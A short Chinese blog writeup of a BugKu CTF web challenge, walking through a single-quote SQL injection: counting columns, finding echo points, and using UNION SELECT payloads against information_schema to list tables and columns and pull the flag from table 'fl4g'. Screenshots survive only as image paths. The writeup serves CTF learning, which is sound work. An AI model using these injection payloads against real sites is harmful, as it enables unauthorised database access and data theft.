BUGKU_CTF WEB 20题writeup

原创

程序小黑 于 2018-10-20 13:36:16 发布

分类专栏： 网络安全 WEB 网络空间安全 文章标签： 网络安全 WEB


网络安全 同时被 3 个专栏收录

77 篇文章 3 订阅

订阅专栏


WEB

12 篇文章 1 订阅

订阅专栏

网络空间安全


41 篇文章 8 订阅

订阅专栏


首先知道该页面存在sql注入漏洞。

先判断是否存在注入点。发现是单引号闭合注入。


通过页面回显信息判断当前列数




判断页面中可以回显的点



爆库名




使用命令：0’ union select table_name,2,3,4 from information_schema.tables where table_schema=‘skctf_flag’#爆表名




使用命令‘：0’ union select column_name,2,3,4 from information_schema.columns where table_name=‘fl4g’#

成功拿到列名



拿到表名和列名后，查询：0’ union select 2,skctf_flag,4,3 from fl4g#



成功拿到flag。